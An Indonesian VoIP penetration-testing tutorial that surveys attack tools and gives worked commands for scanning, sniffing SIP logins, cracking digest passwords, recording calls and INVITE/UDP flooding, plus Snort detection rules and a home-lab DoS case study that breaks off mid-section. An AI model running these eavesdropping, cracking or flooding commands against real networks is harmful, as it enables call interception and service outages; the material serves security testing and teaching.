Metodologi Pengujian Keamanan Jaringan VoIP

Hero Suhartono, S.Kom

IT Security Researcher

(dikalangan IT Underground dikenal dengan nama Lirva32)

Abstrak

Era Teknologi saat ini begitu cepat sekali berkembang, baik itu teknologi komputer mampun teknologi telekomunikasi. Konfergensi dari kedua teknologi tersebut akhirnya menetas teknologi *Voice Over Internet Protocol* (*VoIP*).

VoIP biasa disebut juga sebagai *IP Telephony*, *Internet Telephony* atau *Digital Phone* merupakan teknologi yang memungkinkan percakapan suara jarak jauh melalui media internet (IP). Data suara diubah menjadi kode digital dan dialirkan melalui jaringan yang mengirimkan paket-paket data dan bukan melalui sirkuit analog telepon biasa. Jadi *VoIP* itu adalah suara yang dikirim melalui *Internet Protocol* (IP).

Pada era saat ini banyak sekali perusahaan-perusahaan mempergunakan layanan *VoIP* sebagai sarana komunikasi dengan alasan biaya komunikasi yang dilakukan sangat relatif tidak mahal sehingga memangkas biaya tagihan *telephone*.

Ketika layanan *VoIP* diimplementasikan, seharusnya pihak perusahaan melakukan pengujian terhadap jalur *VoIP* yang dipergunakan agar benar-benar privasi perusahaan terjaga. Untuk melakukan pengujian terhadap jalur *VoIP* maka diperlukan pengujian mempergunakan suatu metoda yaitu : VoIP Hacking Metodologi, metoda tersebut akan memastikan bahwa jalur VoIP yang dipergunakan aman atau tidak.

I. Pendahuluan

Voice Over Internet Protocol atau biasa juga disebut *VoIP*, *IPTelephony*, *Internet Telephony* atau *Digital Phone* merupakan teknologi yang memungkinkan percakapan suara jarak jauh melalui media internet (*IP*). Data suara diubah menjadi kode digital dan dialirkan melalui jaringan yang mengirimkan paket-paket data, dan bukan melalui sirkuit analog telepon biasa. Jadi *VoIP* itu adalah suara yang dikirim melalui *internet protocol* (*IP*). Sebelum kita bisa melakukan pengujian keamanan pada jalur *VoIP*, sebaiknya kita mengetahui beberapa hal tentang *VoIP*, diantaranya :

4. VoIP Signaling Gateway Protocol

VoIP Gateway Signaling Protocol merupakan *protocol gateway* yang bertugas membagi *VoIP signal* ke dalam bentuk *frame* data dan menyimpannya dalam bentuk *voice packet*, serta melanjutkan pengiriman *voice packet* mempergunakan *protocol gateway* yang mampu mengirim multimedia *data packet*.

Ini adalah beberapa *VoIP Signaling Gateway Protocol*, diantaranya adalah :

- *H.323* : *H.323*

- *Megaco H.248* :*GatewayControl Protocol*
- *MGCP* : *Media Gateway Control Protocol*
- *RVP over IP* : *Remote Voice Protocol Over IP*
- *SAPv2 Session Announcement Protocol*
- *SDP*: *Session Description Protocol*
- *SGCP*: *Simple Gateway Control Protocol*
- *SIP* : *Session Initiation Protocol*
- *Skinny*: *Skinny Client Control Protocol* (*Cisco*)

1. *VoIP Media Protocol*

Protocol ini merupakan *protocol* yang bertugas melakukan konversi dan kompresi media ke dalam format tertentu yang dibutuhkan oleh *VoIP Signaling*. *Protocol* ini harus memiliki kemampuan untuk melakukan proses *Audio*, *Video* dan *T.120* (*Multipoint Data Conferencing* and *Real Time Communication Protocols*) dengan berbagai kombinasi dan mampu melakukan penterjemahan media secara *full duplex*.

Ini adalah beberapa *VoIP Media Protocol*, diantaranya :

- *DVB* : *Digital Video Broadcasting*
- *H.261* : *Video stream for transport using the real-time transport*
- *H.263* : *Bitstream in the Real-time Transport Protocol*
- *RTCP* : *RTP Control Protocol*
- *RTP* : *Real-Time Transport*

2. ***VoIP Audio Codec***

Kompresi dan dekompresi untuk *VoIP audio file*, seperti :

- *DoD CELP - 4.8 Kbps*
- *GIPS Family - 13.3 Kbps and up*
- *iLBC - 15 Kbps, 20ms frames / 13.3 Kbps, 30ms frames*
- *ITU G.711 - 64Kbps (a.k.a. alaw / ulaw)*
- *ITU G.722 - 48 / 56 / 64 Kbps*
- *ITU G.723.1 - 5.3 / 6.3 Kbps, 30ms frames*
- *ITU G.726 - 16 / 24 / 32 / 40 Kbps*
- *ITU G.728 - 16 Kbps*
- *ITU G.729 - 8 Kbps, 10ms frames*
- *LPC10 - 2.5 Kbps*
- *Speex - 2.15 to 44.2 Kbps, Free Open-Source codec*

Perlu juga kita ketahui, untuk mendirikan *VoIP Signaling* dan *VoIP Media* itu artinya kita harus mendirikan *VoIP Server*, diantaranya :

- *Asterisk*
- *Telephony Development Tool-Kit*
- *Briker (base Asterisk)*
- *Linux LiveCD VoIP Server*
- *3CX Phone System for Windows*
- *ceWarp VoIP SIP Server*
- *miniSipServer*
- *FreeSentral*

II. Levelisasi Penyerangan VoIP

Sebelum melakukan penyerangan terhadap jaringan berbasis *VoIP*, beberapa metode harus kita lakukan. Apakah metode yang akan dijabarkan disini ampuh ? Metode disini hanya menjelaskan langkah-langkah yang dapat digunakan untuk menempuh perjalanan dalam melakukan penyerangan. Masalah "bobol" atau "tidak" sangat bergantung dalam penyetingan perangkat tersebut, namun tetap berpegang teguh dalam jargon "Tidak ada sistem yang 100%b aman !".

Tapi sebelumnya saya akan membahas tentang jaringan *VoIP* secara levelisasi sehingga kita bisa memahami tindakan penyerangan dengan baik dan benar.

VoIP sendiri bersandar pada jaringan komputer berbabasis *TCP/IP*, saya memberikan levelisasinya sebagai berikut :

1. ***Level 1 : VoIP Protocol***

   Apa yang bisa kita lakukan pada level ini ? ya, kita bisa melakukan kegiatan *VoIP Fraud*, *SPIT* (*VoIP Spamming), Phishing, Malformed messages, Invite/Bycancel, Flodding, Call Hijacking, Call Eavesdropping* dan *Call Modification*.

   Pada Level 1 ini bisa terdiri dari beberapa tehnikal ancaman, diantaranya :

   - *VoIp Interception & Modification : call black holing, call rerouting*
   - *fax alternation, conversation alternation, conversation degrading*
   - *conversation hijacking. VoIp Eavesdropping : call patter tracking*
   - *number harvesting, fax recontruction, conversation recontruction*
   - *VoIP DoS : request flodding, malformed requests, malformed messages*
   - *QoS abuse, spoofed messages, call hijacking.*

2. ***Level 2 : OS Security***

   Ini adalah level 2, kita akan melakukan penyerangan jika level 1 tidak bisa kita serang. Hasil penyerangan pada level ini juga akan memiliki imbas terhadap jaringan *VoIP* yang sedang berjalan.

   Apa yang bisa kita lakukan pada level ini ? pada level ini kita bisa melakukan kegiatan seperti : *Buffer Overflows*, penyerangan dengan *Worm*, *Crashing* dengan *DoS* ataupun *DdoS* dan *Weak Configiration*.

3. ***Level 3 : Support Service***

   Ya, ini adalah layanan yang berjalan pada *devices* yang menjadi target. Penyerangan bisa langsung tertuju pada layanan yang berjalan pada *devices VoIP*, misalkan saja layanan *FTP*, *Telnet*, *HTTP*, *DHCP* dan layanan lainnya yang bisa kita dapatkan melalui kegiatan "*scanning*".

   Apa yang bisa kita lakukan terhadap layanan-layanan yang aktif ? ya, seperti biasa saja misalnya melakukan kegiatan *BruteForce* (*dictionary attack*) terhadap layanan *Telnet, FTP, HTTP form Login*, *DHCP resource exhaustion.*

4. ***Level 4 : Network Security***

   Mari kita serang bagian *Network Security*, tentu saja yang berbasis *TCP* dan *UDP*. Dengan cara apa menyerangnya ?, serang saja dengan : *SYNflood, ICMP flooding, TFTP attack* dan *DDoS*.

5. ***Level 5 : Physical Security***

   Hal ini kadang terlewatkan bahkan terlupakan, sekali lagi kita bisa melakukan penyerangan terhadap hal-hal yang tidak mendapat perhatian, diantaranya : *Total call server compromise*, *reboot* dan *jamming.*

6. ***Level 6 : Policies & Procedure***

Hal ini adalah hal yang terpikirkan tapi hanya selintas, oleh karena itu kita bisa melakukan penyerangan dari sisi level ini. Penyerangan yang biasa dilakukan adalah *weak password*, *weak voicemail password*, dan *abuse priviledge*.

III. *VoIP Attacking Tools*

Banyak sekali kegiatan yang bisa dilakukan dalam kegiatan attacking terhadap *VoIP*, tentu saja hal tersebut disebabkan karena berbasis *IP (Internet Protocol),* diantaranya *Sniffing, VoIP Packet Creation*, *Flooding Tools, Fuzzing, Signaling Manipulation, Media Manipulation.*

Banyak sekali dukungan aplikasi/*software* yang bisa dipergunakan untuk melakukan penetrasi *testing* terhadap *security VoIP*, yang pada akhirnya *tools* tersebut digunakan untuk melakukan penyerangan terhadap *VoIP*, diantaranya :

1. *Voip Sniffing*

Beberapa tools yang dapat digunakanuntuk sniffing adalah :

- *Etherpeek*
- *ILTY ("I'm Listening To You")*
- *AuthTool*, dengan *tools* ini kita dapat mengetahui *password user* dengan menganalisa *SIP traffic*
- *Cain & Abel*, *tools* serba guna yang salah satunya adalah memiliki kemampuan untuk merekonstruksi *RTP media calls*
- CommView VoIP Analyzer, merupakan *VoIP* analisis modul dari aplikasi *commView* yang mampu menangkap *VoIP* secara *realtime* dan melakukan analisa *VoIP event*, seperti *call flow*, *signaling sessions, registrations, media streams, errors.*
- *Oreka*, aplikasi yang mampu merekam dan mengambil kembali *audio stream* yang dikirim oleh *SIP*
- *PSIPDump*, aplikasi yang dapat melakukan *dumping SIP session (+RTP traffic*) yang berasal dari *pcap* kedalam *disk*
- *rtpBreak*, aplikasi yang dapat melakukan *rtpBreak detects*, *reconstructs* dan analisis *heuristics RTP session* melalui *UDP network traffic*.
- *RTCP packets*
- *VOMIT*, aplikasi yang dapat mengkonversi hasil percakapan yang dilakukan oleh *Cisco IP phone* kebentuk *.wav dan dapat langsung didengarkan dengan menjalankan *sound player*
- *Wireshark, multi-platform network traffic analyzer*
- *Web Interface for SIP Trace*, aplikasi berbasis *Web PHP* yang mengizinkan *attacker* untuk melakukan koneksi secara *remote* dan melakukan penangkapan juga filterasi *SIP* dialog.
- *SIPomatic*, aplikasi yang dapat mendengarkan percakapan yang terjadi pada *SIP*

- *SIPv6 Analyzer*, aplikasi yang dapat menganalisa *SIP* dan *IPv6*
- *UCSniff*, aplikasi yang dipergunakan untuk melakukan proses audit terhadap jaringan *VoIP* dengan menjalankan beberapa test seperti *unauthorized VoIP* eavesdropping terhadap *SIP*, *Skinny signaling*, *G.711-ulaw* and *G.722 codecs*, dan pengujian terhadap *MITM ARP Poisoning mode*.
- *VoiPong*, aplikasi yang dapat menditeksi seluruh *VoIP calls* pada *protocol pipeline*, dapat melakukan *encoded* terhadap *G711*, dapat melakukan aktual *dumps conversation* dengan membuat *file *.wav* secara terpisah. *VoIPong* dapat digunakan untuk penetrasi terhadap *VoIP server* berbasis : *SIP, H323, Cisco's Skinny Client Protocol, RTP* dan *RTCP*.

2. *VoIP Scanning and Enumeration Tools*

- *VoIPPack*, *tools* yang digunakan untuk melakukan proses *scannings*, *enumeration*, dan *password attacks* terhadap jaringan *VoIP*.
- *enumIAX*, aplikasi yang digunakan untuk melakukan *login enumerato*r terhadap *IAX2 (Asterisk)* dengan memanfaatkan *REGREQ messages*.
- *SCTPScan*, aplikasi yang dapat melakukan proses enumerasi terhadap *port SCTP* yang terbuka tanpa melakukan koneksi terhadap *SCTP* secara penuh melainkan hanya memerlukan asosiasi terhadap *remote host*. Dengan *SCTPScan* kita dapat melakukan proses *scanning* untuk mencari *SCTP-speaking machines.*
- *SIP-Scan*, aplikasi *SIP network scanner*.
- SIPcrack, aplikasi yang dapat melakukan proses *cracking* terhadap *login SIP protocol* (*SIPdump* melakukan *sniffing SIP logins* melalui jaringan komputer dan *SIPcrack* untuk melakukan *passsword bruteforce* terhadap *sniffed login*)
- *iaxscan*, aplikasi berbasis *python* yang digunakan untuk mendeteksi *live IAX/2 hosts* dan melakukan *bruteforce* terhadap *account user*.
- *iWa, IAX2 protocol Wardialer*
- *SIPVicious Tool Suite, svmap*, *svwar, svcrack* - *svmap* digunakan untuk *SIP scanner* dan menampilkan *list SIP devices* dalam *range IP*, sedangkan *svwar* bertugas untuk mendeteksi *active extensions* pada sebuah *PBX*, svcrack berperan melakukan *cracking password SIP PBX* secara *online*
- *SiVuS*, *SIP Vulnerability Scanner*
- *SMAP, SIP Stack Finger printing Scanner*
- *VoIPAudit, VoIP specific scanning dan vulnerability scanner*
- *nmap, network port scanner*
- *Passive Vul. Scanner*, aplikasi yang dapat melakukan pengecekan terhadap kelemahan jaringan *VoIP*
- *Sipflanker*, aplikasi yang dapat mencari *SIP devices* dengan menampilkan

beberapa potensi kelemahan di dalam network yang terdapat *VoIP*

- *SIPSCAN*, aplikasi yang dapat melakukan *username enumerator* terhadap *server SIP* dengan mempergunakan metode *INVITE,REGISTER* dan *OPTIONS.*

3. *VoIP Packet Creation and Flooding Tools*

- *IAXFlooder* :
- *INVITE Flooder* : melakukan *SIP INVITE messages*
- *SiPBlast* :
- *kphone-ddos*
- *NSAUDITOR* : *Flooder SIP UDP traffic*
- *RTP Flooder*
- *Scapy* : *interactive packet manipulation program*
- *SIPBomber* : Aplikasi untuk melakukan *testing* terhadap *sip-protocol testing tool*
- *SIPNess* : *Tools* untuk melakukan *testing* terhadap aplikasi *SIP*
- *SIPp* : *Traffic generator* untuk *SIP protocol*
- *SIPsak* : *VoIP swiss army knife*.

4. *VoIP Fuzzing Tools*

- *Asteroid*. Aplikasi yang mampu melakukan "*malformed SIP*" dengan
- *Codenomicon VoIP Fuzzers*
- *Fuzzy Packet*. Aplikasi yang dapat memanipulasi pesan dengan *packet capturing*, *packet injection* dan mengirimnya melalui jaringan, selai itu dapat melakukan RTP dan poisoning.
- Interstate Fuzzer. Aplikasi VoIP Fuzzer saja
- VoIP Fuzzing Platform Aplikasi *fuzzing appliance* untuk *SIP*, *Diameter*, *H.323* dan *MGCP protocols*
- *ohrwurm*, *small and simple RTP fuzzer*
- *PROTOS H.323 Fuzzer.* Aplikasi berbasis *java* yang dapat melakukan "*malformed*" yang dapat dikirim ke *packet flooder* dengan *H.323*
- *PROTOS SIP Fuzzer*, Aplikasi berbasis *java* yang dapat melakukan "*malformed*" yang dapat dikirim ke *Spirent ThreatEx* : *protocol fuzzer*.
- *VoIPER*. Aplikasi yang digunakan untuk melakukan *testing* terhadap *VoIP security vulnerabilties* secara mudah dan otomatis.

5. *VoIP Signaling Manipulation Tools*

- *BYE Teardown*. Aplikasi yang berupaya untuk memutuskan percakapan *VoIP* dengan melakukan *SIP BYE sniffing*
- *Check Sync Phone Rebooter.* Aplikasi yang dapat mengirimkan special *NOTIFY SIP message* dengan melakukan proses "*reboot*" *telephone* tertentu
- *H225regreject*. Aplikasi yang digunakan untuk memutuskan panggilan *H.323*.
- *IAXAuthJack*, aplikasi yang biasa digunakan untuk tindakan penyerangan terhadap proses autentikasi sampai

IAX packets

SIP Flood dengan mengirimkan sejumlah besar *SIP INVITE* : mempergunakan *KPhone* untuk melakukan *flooding attacks* de

: Melakukan flooding dengan *RTP Packets* yang baik

beberapa metoda seperti : *INVITE, CANCEL, BYE*, yang dapat

tingkat *endpoint* dengan tujuan untuk mendapatkan *plaintext password* melalui jaringan

- IAXHangup, aplikasi yang digunakan untuk memutuskan panggilan yang dilakukan oleh IAX
- *SiPCPE*. Aplikasi yang mampu menguji infrasturktur *SIP protocol* secara penuh dengan memasukkan *SIP messages*
- *RedirectPoison*. Aplikasi yang bekerja pada *SIP signaling environment* dengan melakukan proses *monitoring* permintaan *INVITE* dan *SIP* akan memberikan respon secara langsung.
- *Registration Eraser*. Aplikasi yang sangat efektif untuk melakukan tindakan *DoS* dengan mengirim *SIP REGISTER* dari *messages* yang telah disadap dan melakukan penghapusan *user*
- *Registration Hijacker*. Aplikasi yang dapat melakukan *spoofing* terhadap *SIP REGISTER messages* dan mengalihkan seluruh *incoming calls* pada *attacker*
- *SIP-Kill*, aplikasi yang mampu melakukan proses *Sniff* terhadap *SIP-INVITEs* dan memutuskan panggilan
- *SIP-Proxy-Kill*. Aplikasi yang mampu memutuskan *SIP-Session*
- *SIP-RedirectRTP*. Aplikasi yang mampu memanipulasi *SDP headers* dan mengalihkan *RTP packets* ke *RTP-proxy*
- *SipRogue*. Merupakan multifungsi *SIP proxy* yang dapat menggabungkan diri dalam percakapan masal (*talking parties*)
- *VoIP Network Attack Toolkit*. Aplikasi yang mampu melakukan penyerangan terhadap berbagai *VoIP Protocol* dengan memanfaatkan kombinasi nomor.

Ternyata banyak sekali aplikasi-aplikasi yang bisa kita gunakan untuk melakukan kegiatan penyerangan terhadap *VoIP*. Semoga saja aplikasi-aplikasi tersebut digunakan untuk implementasi yang benar.

IV. *Metodelogi Pengujian Jaringan VoIP*

Sebelumnya kita sudah mengenal levelisasi dan aplikasi yang biasa digunakan untuk melakukan penyerangan terhadap jaringan berbasis *VoIP*, sekarang saatnya kita mengenal metodelogi bagaimana cara menguji keamanan jaringan *VoIP*.

1. *VoIP Network Scanning*

VoIP environment tidak hanya sekedar *telephone* dan *VoIP server* melainkan juga ada *services* dan *devices* lainnya, seperti : *routers*, *VPN gateways*, *web servers*, *TFTP servers*, *DNS servers*, *DHCP servers*, *RADIUS servers, firewalls, intrusion prevention systems*, dan *session border controllers*.

```
smap        [Options]  < ip  |  ip/mask  |  host >

root@bt:~# apt-get install slurm-llnl
root@bt:~# ./smap 192.168.0.0/24
```

hasil :

```
smap 0.6.0 <hs@123.org> http://www.wormulon.net/

Host        192.168.0.1:5060:     (ICMP  OK)       SIP     enabled
Host        192.168.0.2:5060:     (ICMP  OK)       SIP     timeout
Host        192.168.0.3:5060:     (ICMP  timeout)  SIP     enabled
...
...
...
Host        192.168.0.150:5060:   (ICMP  OK)       SIP
enabled Asterisk  PBX  (unknown version)
150 hosts scanned, 10 ICMP reachable,3 SIP enabled
```

Keterangan:
Beberapa hal yg menunjukkan adanya VoIP : port 5060, SIP, Asterisk PBX

```
root@bt:~# ./smap -o 192.168.0.1

smap  0.6.0 <hs@123.org>  http://www.wormulon.net/

Host        192.168.100.1:5060:   (ICMP OK)    SIP
enabled

1 hosts scanned, 1 ICMP reachable, 51SIP enabled
```

2. *VoIP Packet Capture*

Menangkap paket data VoIP dalam jaringan target.

```
root@bt:~# tcpdump -s 0 -w net-capture.txt  udp -i eth0
tcpdump: WARNING: eth0: no IPv4 address assigned
tcpdump: listening on eth0, link-type EN10MB (Ethernet),
capture size 65535 byte
237         packets       captured
474         packets       received by filter
0           packets       dropped          by kernel
```

3. *VoIP Snffing*

Mengintip paket data *VoIP* dalam jaringan target

```
root@bt:~# ./sipdump -d sip-logins.dump -f simpan-capture.txt

SIPdump 0.1  (MaJoMu | www.remote-exploit.org )
---------------------------------------------------------------
* Using tcpdump data file 'simpan-capture.txt' for sniffing
* Starting to sniff with filter 'tcp or udp'
* Adding 192.168.0.1:50195 <-> 192.168.0.254:50451 to
monitor list...id 0
* New traffic on monitored connection 0 (192.168.123.92 ->
192.168.123.99)
* Found challenge response (192.168.123.92:50195 <->
192.168.123.99:50451)
* Wrote sniffed login 192.168.123.92 ->192.168.123.99 (User:
'222') to dump
* file
* Exiting, sniffed 1 logins
```

4. VoIP Authentication

Hampir semua SIP Client dan SIP Devices mempergunakan proses autentikasi berbasis HTTP dengan digest/MD5 (RFC. 2617) yang memiliki beberapa kelemahan sehingga mudah dilakukan proses cracking terhadap passwordnya.

SIPcrack + John The Ripper

```
root@bt:~# mkfifo lirvadictionary
root@bt:~# john --incremental=alnum--stdout=8 >fifo l
irvadictionary
root@bt:~# ./sipcrack -w lirvadictionarycrack -d sip-
logins.dump

SIPcrack 0.1 ( MaJoMu | www.remote-exploit.org )

* Reading and parsing dump file...
* Found Accounts:

No    Server      Client      User Algorithm  Hash / Password

1   192.168.0.1 192.168.0.23  5421    MD5     x546 / xxda1cc1


* Select which entry to crack (1 â€“ 1) : 1
* Generating static MD5 hash...
e718xxxxxxxxxxxx9ff6c25aab955b2
* Starting bruteforce against user '5421'  (MD5 Hash:
'dfc9xxxxxxxx546
* c08dc3xxxxxxxc1')
* Loaded wordlist: 'lirvadictionary'
* Tried 25 passwords in 100 seconds
* Found password: 'user5xx1'
* Updating 'sip-logins.dump'...done
```

Catatan : Proses *cracking* bisa berhari-hari lamanya.

5. *VoIP Wiretapping*

Adalah proses merekam suara yang mengalir pada sambungan Tlephone.

root@bt:~# ./voipong

pasti gagal !! karena kita belum membuat file : voipong.conf, yg isinya :

```
------------------------------------ voipong.conf -------------------------

    [GENERAL]
    logdir          = /var/log
    logfile         = voipong.log
    cdrfile         = /var/log/voipcdr.log
    networkfile     = /usr/local/etc/voipong/voipongnets
    pidfile         = /var/run/voipong.pid
    mgmt_ipcpat     = /tmp/voipongmgmt.sock
    soxpath         = /usr/bin/sox
    soxmixpath      = /usr/bin/soxmix
    modpath         = /usr/local/etc/voipong/modules
    mixwaves        = 0
    defalg          = lfp
    rtp_idle_time   = 10
    device          = eth0
    promisc         = 1
    snaplen         = 1500
    readtmt         = 500
    outdir          = /var/log/voipong/

    [FILTERS]
    startup       = "udp"

-------------------------------- voipong.conf ---------------------------------
root@bt:~# voipong

EnderUNIX VOIPONG Voice Over IP Sniffer starting...
Release 2.0, running on bt [Linux 2.6.38 #1 SMP Thu Mar 17
20:52:18 EDT 2011 i686]
(c) Murat Balaban http://www.enderunix.org/

root@bt:~# voipctl

Connected to VoIPong Management Console
System:
bt [Linux 2.6.38 #1 SMP Thu Mar 17 20:52:18 EDT 2011 i686]
voipong> shcall


ID    NODE1   PORT1  NODE2   PORT2 STIME    DURATION
----  ----------  ---------- ---------- ---------- --------------------  ----------

09534 192.168.0.1     05022    192.168.0.92 16260 13/02/07 17:26:32   9   seconds

Total             listed: 1

VoIPong Call File Recording :

root@bt:~# cd /var/log/voipong/20100610/
root@bt:~# ls *.wav
session-enc0-PCMU-8KHz-192.168.0.1,5022-
192.168.0.92,16260.wav
session-enc0-PCMU-8KHz-192.168.0.1,5026-
192.168.0.92,19088.wav
```

6. *VoIP Flooding*

Adalah proses membanjiri *VoIP devices* dengan *packet data* secara terus menerus.

UDPFlodding

```
root@bt:~#./udpflood <EthernetInterface> <SourceName>
<DestinationName> <SourcePort> <DestinationPort>
<NumPackets>

root@bt:~#./udpflood eth0 5000 lirva_machine asterisk_proxy
1000000

root@bt:~#./udpflood eth0 hacker_box asterisk_proxy 9 5060
1000000
```

SIP inviteFlood

```
root@bt:~#./inviteflood <EthInt> <TargetUser>
<TargetDomain> <DestinationIP> <NumPackets> –a Alias –
I <SourceIP>–S <SourcePort> -d
<DestinationPort> -l linestring -h -v

root@bt:~#./inviteflood eth0 5000 asterisk_proxy
asterisk_proxy 1000
```

V. *Pertahanan*

Jangan hanya bisa menyerang ! ya, ironis sekali kalau kita hanya menyerang tapi ga bisa bisa bertahan, oleh karena itu sebaiknya kita bisa melakukan pertahanan terhadap jaringan *VoIP* yang kita miliki.

Bagaimana cara mempertahankannya? salah satunya adalah membangun *Snort Rule* dan *Snort SIP Rule*, seperti berikut ini :

SNORT VoIP Rule :

- Mencegah *flooding* pada *SIP*

```
drop ip any any -> $HOME_NET  5060 (msg:"BLEEDING-
EDGE VOIP INVITE Message
Flood"; content:"INVITE";depth:6; threshold: type both, track
by_src, count 100,
seconds 60; classtype:attempted-dos; sid:2003192; rev:1;)

drop ip any any-> $HOME_NET 5060 (msg:"BLEEDING-
EDGE VOIP REGISTER Message
Flood"; content:"REGISTER"; depth:8; threshold:type both,
track by_src, count
100, seconds 60; classtype:attempted-dos;sid:2003193;rev:1;)
```

- *Unauthorized responses from SIP Server*

```
drop ip $HOME_NET 5060 -> any any (msg:"BLEEDING-
EDGE VOIP Multiple
Unathorized SIP Responses"; content:"SIP/2.0 401
Unauthorized";depth:24;threshold: type both, track by _ src,
count 5, seconds 360;
classtype:attempted-dos; sid:2003194; rev:1;)
```

SNORT SIP Rule :

- *Rule submitted by rmkml*

```
drop udp $EXTERNAL_NET any -> $HOME_NET  5060
(msg:"COMMUNITY EXPLOIT SIP UDP
Softphone overflow attempt";content:"|3B|branch|3D|";
content:"a|3D|";
pcre:"/^a\x3D[^\n]{1000,}/smi"; reference:bugtraq,16213;
reference:
cve,2006-0189; classtype:misc-attack; sid:100000223; rev:1;)
```

Selesai sudah methodology penyerangan terhadap jaringan *VoIP*, pelajarilah secara bertahap.

VI. Studi Kasus Penyerangan : *VoIP Boomber*

Pada tulisan sebelumnya saya banyak menceritakan konsep dasar *VOIP attacking* dan konsep metodologi untuk melakukan penyerangan terhadap jaringan *VoIP*, maka kali ini kita akan melakukan penyerangan dan melumpuhkan jaringan berbasis *VoIP*.

Saya akan melakukan penyerangan terhadap perangkat *VoIP* yang ada di rumah saya, perangkat tersebut hanya *VoIP ATA*. *VoIP = Voice Over IP*, sedangkan *ATA = Analog Telephone Adapter*. Intinya adalah sebuah perangkat yang membuat *telephone* rumahan (*analog phone*) bisa dijadikan sebagai perangkat *VoIP*.

Kalau saya gambarkan topologinya seperti ini:

Selanjutnya, yang menjadi target saya adalah *VoIP ATA*. Perangkat ini akan saya lakukan tindakan destruktif sehingga *VoIP ATA* tidak bisa digunakan untuk sementara dan terputus dari jalur *VoIP services*.


Teknik penyerangan ini berlaku pada semua pemodelan *VoIP* alias tidak terbatas pada topologi yang disimulasikan.

Persiapan :

1. Laptop
2. OS Backtrack, saya menggunakan Backtrack 5 code name : Revolution
3. wlan0, saya mempergunakan jaringan wireless dalam penyerangan

Kegiatan Penyerangan :

1. Memastikan *IP* pada interface *wlan0*. Ya, saya harus memastikannya karena saya terkoneksi pada sebuah *Wireless AP Router* sehingga *DHCP server* memberikan *IP* untuk *devices* yang saya pergunakan :



Analisa :

Laptop saya sudah mendapatkan *IP* dari *DHCP Server*, yaitu : 192.168.1.68, mari lanjutkan pada langkah berikutnya.

2. Melakukan *scanning* untuk mengidetifikasikan *host live*. Pada langkah pertama sudah didapatkan *IP : 192.168.1.68*, maka langkah berikutnya saya akan melakukan pencarian informasi yang lebih mendalam dengan melakukan scanning massal.

Disini hanya diperlukan sedikit analisa saja, yaitu menentukan *1segment range IP* yang akan di*scanning* massal, maka 1 *range IP* tersebut adalah *IP : 192.168.1.1* sampai dengan *IP : 192.168.1.254*. Saya mempergunakan *NMAP* dengan metoda "*intense scan & no ping*", dengan perintah sebagai berikut :

root@bt:~# nmap -T4 -A -v -Pn 192.168.1.1-254

Analisa :

Didapatkan informasi bahwa pada *IP :192.168.1.80* terindikasi sebagai perangkat *VoIP*.

Bagaimana menganalisanya ? Perhatikan pada baris 29,30,31. Baris-baris tersebut menunjukan kalau itu adalah perangkat *VoIP.* Perhatikan juga pada baris 27 "*80/tcp open tcpwrapped*" yang mengindikasikan bahwa perangkat *VoIP* tersebut mengaktifkan metoda penyetingan berbasis *web base (http)* yang dapat menjadi target penyerangan berikutnya.

Untuk lebih detailnya maka akan dilakukan proses "*fingerprint*" pada langkah berikutnya.

3. FingerPrint

Kegiatan ini hanyalah kegiatan untuk memastikan bahwa target yang menjadi incaran adalah benar-benar target .


```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.1-254
```

```
+-----------------------------------------------------------------------------+
| SIP Device          | User Agent                | Fingerprint               |
+-----------------------------------------------------------------------------+
| 192.168.1.80:5060   | Linksys/PAP2T-3.1.15(LS)  | Linksys/PAP2T-3.1.15(LS)  |
+-----------------------------------------------------------------------------+
```

Analisa :

Ternyata benar bahwa IP *192.168.1.80* adalah perangkat *VoIP* dengan *SIP Port 5060*. Tidak hanya itu, merk dan series perangkat *VoIP* pun bisa didapatkan yaitu : *Linksys/PAP2T-3.1.15(LS)*. Mari kita lanjutkan pada proses fingerprint yang lebih bermutu:

```
root@bt:/pentest/voip/sipvicious# ./svmap.py 192.168.1.80 -d
```



Analisa :

Hasil fingerprint tersebut kita mendapatkan :

1. IP perangkat *VoIP* : 192.168.1.80, dengan *SIP port* 5060
2. Pada baris 3, didapatkanlah *VoIP number extention* yaitu : 100 yang didapat dari *sip*:100@1.1.1.1
3. Pada baris 3, didapatkan juga *toTag number*, yaitu : 388074baa08bb653i0
4. Pada baris 4, didapatkan juga *fromTag number*, yaitu :

   6330613830313530313363340137393
   5303131393234
5. Pada baris 5, didapatkan *Call-ID*, yaitu : 785522139741125439084511
6. Pada baris 7, didapatkan branch, yaitu : z9hG4bK-3073480069
7. Pada baris 8 menerangkan bahwa *Server* berbasis: *Linksys/PAP2T-3.1.15(LS)*

Sungguh sangat bermanfaat sekali informasi tersebut dan sangat berguna dalam melakukan penyerangan *VoIP*.

4. Penyerangan Mari kita lakukan penyerangan, ingat penyerangan ini hanya untuk pembelajaran saja, segala tindakan destruktif saya tidak bertanggung jawab.

InviteFlood :

Teknik penyerangan yang seolah2 VoIP devices diajak untuk melakukan komunikasi dengan banyak user.

```
root@bt:/pentest/voip/inviteflood#
./inviteflood <interface> <ekstensi> <IP_Domain>
<IPHost_Target> <JlhPaket_Data>

root@bt:/pentest/voip/inviteflood# ./inviteflood wlan0 100
192.168.1.80 192.168.1.80 10000000

+------------------------------------------------+
|  inviteflood - Version 2.0                     |
|            June 09, 2006                      |
|                                                |
|  source IPv4 addr:port   = 192.168.1.68:9      |
|  dest   IPv4 addr:port   = 192.168.1.80:5060   |
|  targeted UA             = 100@192.168.1.80    |
|                                                |
|  Flooding destination with 10000000 packets    |
|  sent: 13165085                                |
|  exiting...                                    |
+------------------------------------------------+
```

Hasil selama pengiriman paket data berlangsung :

* root@bt:/pentest/voip/sipp# ping 192.168.1.80

PING 192.168.1.80 (192.168.1.80) 56(84) bytes of data.

(berhenti tanpa respon apapun)

* Port 80 HTTP pun berhenti
* Jalur *VoIP* tidak bisa dihubungi
* *VoIP Enduser* mengalami terputusnya koneksi
* Semakin banyak jumlah paket dalam yang dikirim berarti

semakin lama berhentinya *VoIP devices target* !!

tearDown attacking :

